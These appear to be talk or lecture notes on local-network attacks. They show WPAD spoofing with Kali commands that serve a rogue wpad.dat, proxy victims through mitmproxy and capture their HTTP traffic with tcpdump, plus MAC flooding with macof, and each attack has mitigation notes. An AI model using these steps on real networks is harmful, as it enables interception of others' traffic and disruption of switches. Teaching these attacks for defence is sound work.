  Use a tool to monitor new entries in ARP cache and alert when a previous mapping has changed

WPAD

What is WPAD?

- Web Proxy Autodiscovery Protocol
- Used to locate URL of a web proxy configuration file
- Checks for existence of WPAD via DHCP, DNS and Netbios in that order to locate the URL
- Enabled by default in Windows :)



How does WPAD work?

1. **One of the following happens:**
   a. The device was issued the URL to the configuration file during the DHCP process
   b. The device does a DNS query to resolve WPAD
   c. The device broadcasts a NetBios name lookup

2. **The device fetches the proxy auto-config file from the URL**

3. **The device then used the proxy information from the config file for web traffic**

Change hostname to WPAD and start samba and netbios services, confirm they are running:

```
root@kali:/# hostname WPAD
root@kali:/# ./usr/sbin/smbd -D
root@kali:/# ./usr/sbin/nmbd -D
root@kali:/# ps x |grep mbd
22256 ?        Ss     0:00 ./usr/sbin/smbd -D
22257 ?        S      0:00 ./usr/sbin/smbd -D
22259 ?        Ss     0:00 ./usr/sbin/nmbd -D
```

Create the following wpad.dat file to be served to the client then serve it up with apache:

```
root@kali:~/tinyproxy-1.8.3# echo -e 'function FindProxyForURL(url,
 host)\n{\n\treturn"PROXY 192.168.1.138:8080";\n}' > /var/www/wpad.
dat
root@kali:~/tinyproxy-1.8.3# cat /var/www/wpad.dat
function FindProxyForURL(url, host)
{
        return"PROXY 192.168.1.138:8080";
}
```

```
root@kali:~# service apache2 start
```

Configure a proxy server:

```
root@kali:~# mitmproxy -e -p 8080

>> GET http://www.staples.com/sbd/cre/products/140615/                    ages/37481_940x
       300_3.gif
       ← 200 image/gif 69.42kB 313.31kB/s
   GET http://metrics.staples.com/b/ss/staplescomprod/1/H.24.2/s5678335179807
       6?AQB=1&ndh=1&t=16%2F5%2F2014%2020%3A27%3A30%201%20420&ce=UTF-8&ns=sta
       ples&pageName=Homepage&g=http%3A%2F%2Fwww.staples.com%2F&cc=USD&c27=Fl
       yout%3AServices%3AServices%3AServices&pe=lnk_o&s=1680x1050&c=24&j=1.6&
       v=Y&k=Y&bw=827&bh=924&p=Widevine%20Content%20Decryption%20Module%3BSho
       ckwave%20Flash%3BChrome%20Remote%20Desktop%20Viewer%3BNative%20Client%
       3BChrome%20PDF%20Viewer%3BGoogle%20Update%3BJava%20Deployment%20Toolki
       t%207.0.600.19%3BJava(TM)%20Platform%20SE%207%20U60%3B&pe=lnk_o&pev2=P
Event log
192.168.1.161:62337: connect
192.168.1.161:62338: connect
192.168.1.161:62339: connect
192.168.1.161:62331: disconnect
  -> handled 2 requests
192.168.1.161:62340: connect
192.168.1.161:62329: disconnect
  -> handled 1 requests
192.168.1.161:62334: disconnect
  -> handled 1 requests
[1/208]                                                    ?:help [*:8080]
```

root@WPAD: ~

Packet capture of the query and response for the wpad.dat file:

Source	Destination	Protocol	Length	Info
192.168.1.138	192.168.1.161	NBNS	104	Name query response NB 192.168.1.138
192.168.1.161	192.168.1.138	TCP	66	61692 > http [SYN] Seq=0 Win=8192 Len=0
192.168.1.138	192.168.1.161	TCP	66	http > 61692 [SYN, ACK] Seq=0 Ack=1 Win=
192.168.1.161	192.168.1.138	TCP	54	61692 > http [ACK] Seq=1 Ack=1 Win=65700
192.168.1.161	192.168.1.138	HTTP	173	GET /wpad.dat HTTP/1.1
192.168.1.138	192.168.1.161	TCP	60	http > 61692 [ACK] Seq=1 Ack=120 Win=296
192.168.1.138	192.168.1.161	HTTP	412	HTTP/1.1 200 OK (application/x-ns-proxy

View victims http traffic with the following tcpdump filters:

```
root@kali:/# tcpdump -A -i eth0 ip host 192.168.1.161 and port 80
06:57:04.611507 IP 192.168.1.161.61030 > methlab.23.org.http: Flags [P.], seq
 1:334, ack 1, win 256, length 333
...GET / HTTP/1.1z...f.PZ2k,../XP...
Host: www.la2600.org
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Geck
o) Chrome/35.0.1916.153 Safari/537.36
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8


06:57:04.611530 IP methlab.23.org.http > 192.168.1.161.61030: Flags [.], ack
334, win 30, length 0
E..(F.@.@..+@z.......P.f../XZ2lyP....S..
06:57:05.045803 IP methlab.23.org.http > 192.168.1.161.61030: Flags [.], seq
1:1461, ack 334, win 30, length 1460
E...F.@.@..v@z.......P.f../XZ2lyP...+...HTTP/1.1 200 OK
Date: Sun, 15 Jun 2014 22:00:09 GMT
Server: Apache/1.3.31 (Unix) PHP/4.3.9 mod_ssl/2.8.19 OpenSSL/0.9.7d
X-Powered-By: PHP/4.3.9
Content-Type: text/html
```

WPAD Mitigation

- Uncheck the box …
- GPO option via registry change
- Network segmentation
- Setting to loopback in hosts, creating a fake DNS entry and pointing it to a non-existent IP or issuing with option 252 via DHCPD will slow down initial browsing but will work.

CAM Overflow / MAC Flooding

What is a CAM table

- **Switches keep a table of what MAC addresses are accessible from what port.**
- **The content addressable memory can only hold so many entries.**
- **A poorly designed / configured switch will act like a hub is it runs out of room in its CAM table.**

```
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
  16    0016.2c00.1ea6    DYNAMIC     Fa0/17
  16    0018.39a3.09a8    DYNAMIC     Fa0/17
  16    0030.c153.df6e    DYNAMIC     Fa0/17
  16    0050.5480.1bf0    DYNAMIC     Fa0/17
  20    000c.2953.b754    DYNAMIC     Fa0/20
  20    001d.0930.5e54    DYNAMIC     Fa0/20
  20    0023.329a.53b0    DYNAMIC     Fa0/23
  20    00e0.7df0.c751    DYNAMIC     Fa0/24
Total Mac Addresses for this criterion: 8
```

Use macof to flood the CAM table

```
root@kali:~# macof -i eth0
56:e7:43:2e:e3:f9 c:7a:83:3f:cf:96 0.0.0.0.22903 > 0.0.0.0.28987: S 1005189227:1005189227(0) win 512
a4:ef:b:39:f7:2e 23:c7:3c:65:4d:19 0.0.0.0.47946 > 0.0.0.0.16639: S 1500444575:1500444575(0) win 512
4:b5:8d:6c:0:65 4a:7f:9b:37:2c:f2 0.0.0.0.57411 > 0.0.0.0.44595: S 1694947897:1694947897(0) win 512
6e:f:92:7:d9:d4 24:96:60:5:8f:d0 0.0.0.0.63387 > 0.0.0.0.17696: S 511604083:511604083(0) win 512
dd:82:76:55:a1:bc 30:b5:b8:25:b3:84 0.0.0.0.33844 > 0.0.0.0.4410: S 261255121:261255121(0) win 512
b8:4e:3c:37:f5:a0 9:72:39:48:da:3c 0.0.0.0.7618 > 0.0.0.0.62309: S 719599689:719599689(0) win 512
dd:a7:29:6d:2d:7a ab:83:30:2e:8c:b0 0.0.0.0.54082 > 0.0.0.0.49752: S 465880800:465880800(0) win 512
27:2f:23:3f:f8:ba cc:4a:9:59:33:49 0.0.0.0.34711 > 0.0.0.0.17377: S 756637156:756637156(0) win 512
9d:19:86:7f:f2:10 d0:f:21:18:65:d3 0.0.0.0.34911 > 0.0.0.0.27533: S 551718295:551718295(0) win 512
9d:24:f2:23:81:43 a2:ef:17:76:6a:fa 0.0.0.0.38895 > 0.0.0.0.18256: S 772162761:772162761(0) win 512
6e:c9:15:65:1a:e1 cd:5d:c0:57:59:52 0.0.0.0.52252 > 0.0.0.0.12774: S 1823591529:1823591529(0) win 512
6d:be:74:7a:3e:52 5c:b2:b0:35:d2:e0 0.0.0.0.7143 > 0.0.0.0.11779: S 300584828:300584828(0) win 512
39:89:56:10:f6:e9 e2:84:0:9:49:7f 0.0.0.0.44992 > 0.0.0.0.64593: S 1831722002:1831722002(0) win 512
a2:bd:44:39:c3:f7 69:f2:41:11:74:2c 0.0.0.0.8623 > 0.0.0.0.38457: S 1102781987:1102781987(0) win 512
55:67:ff:5:c0:18 6b:bf:9d:6d:62:55 0.0.0.0.35643 > 0.0.0.0.38266: S 1850348134:1850348134(0) win 512
10:bc:cb:23:40:1a 43:8a:55:c:be:6d 0.0.0.0.28590 > 0.0.0.0.51530: S 1729400888:1729400888(0) win 512
a1:cc:39:1f:33:6e dd:ba:d4:75:85:ef 0.0.0.0.7551 > 0.0.0.0.48214: S 987485741:987485741(0) win 512
a9:4f:78:47:5d:7e 70:4:ae:11:2a:44 0.0.0.0.38614 > 0.0.0.0.57082: S 155917281:155917281(0) win 512
b:74:92:17:9:5 31:ee:95:43:36:22 0.0.0.0.7473 > 0.0.0.0.25206: S 1137070293:1137070293(0) win 512
8d:67:d7:33:77:80 6:c3:aa:3f:17:4c 0.0.0.0.50917 > 0.0.0.0.3452: S 924557972:924557972(0) win 512
1d:e:bd:7c:d1:70 b2:aa:9a:2b:f8:20 0.0.0.0.12458 > 0.0.0.0.19410: S 1765777352:1765777352(0) win 512
e:94:4a:4f:a5:14 9e:b5:40:25:1f:95 0.0.0.0.57456 > 0.0.0.0.21517: S 258613427:258613427(0) win 512
```

CAM Overflow Mitigation

- **Port Security**

  Each port on the switch can be configured to only allow X amount of mappings, once that limit is met you can have the switch stop forwarding packets or only allow the first X to be forwarded

- **Don't allow dynamic mappings**

  Use static mappings and don't allow the CAM to be dynamically updated

- **DHCP Snooping**

  With DHCP Snooping enabled the switch will only update its CAM table with known good IP to MAC mappings created by the DHCP snooping binding database

Honorable Mentions

- ICMP Redirect
- DNS Cache Poisoning
- Physical Access